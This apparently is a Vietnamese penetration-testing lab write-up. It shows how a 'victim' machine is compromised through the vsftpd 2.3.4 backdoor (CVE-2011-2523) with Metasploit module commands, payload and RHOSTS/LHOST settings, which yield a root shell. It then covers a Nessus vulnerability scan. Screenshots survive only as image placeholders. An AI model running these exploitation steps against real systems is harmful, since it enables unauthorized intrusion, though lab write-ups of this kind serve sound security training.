
Chạy lệnh show options để xem thông tin các modul tấn công đang sử dụng

Set RHOSTS và LHOST và chạy lệnh run







=>Các lệnh đã sử dụng: run —--> chạy module khai thác —--> lấy về shell của máy victim -Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root




-Khai thác cửa hậu trên Vsftpd v2.3.4.

Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ Vsftpd v2.3.4 trên cổng 21: 

Tiến hành xác định lỗ hổng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim --> lỗ hổng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)




Khởi động metasploit




=>Lệnh đã sử dụng: search vsftpd 2.3.4

Sử dụng module khai thác -> lệnh sử dụng : use exploit/unix/ftp/vsftpd\_234\_backdoor




--> payload phù hợp : set payload/cmd/unix/interact

Chạy lệnh show options để xem các thông tin về các mô đun tấn công




-Set các tham số cho module:

=>Các lệnh đã sử dụng: run chạy module khai thác --> lấy về shell của máy victim -Kết quả hậu khai thác --> lấy về shell của máy victim với đặc quyền root




3. Sử dụng nessus để quét các lỗ hổng


-Tải và cài đặt thành công Nessus







Quá trình quét lỗ hổng máy victim bằng nessus



Các lỗ hổng bảo mật đã quét được

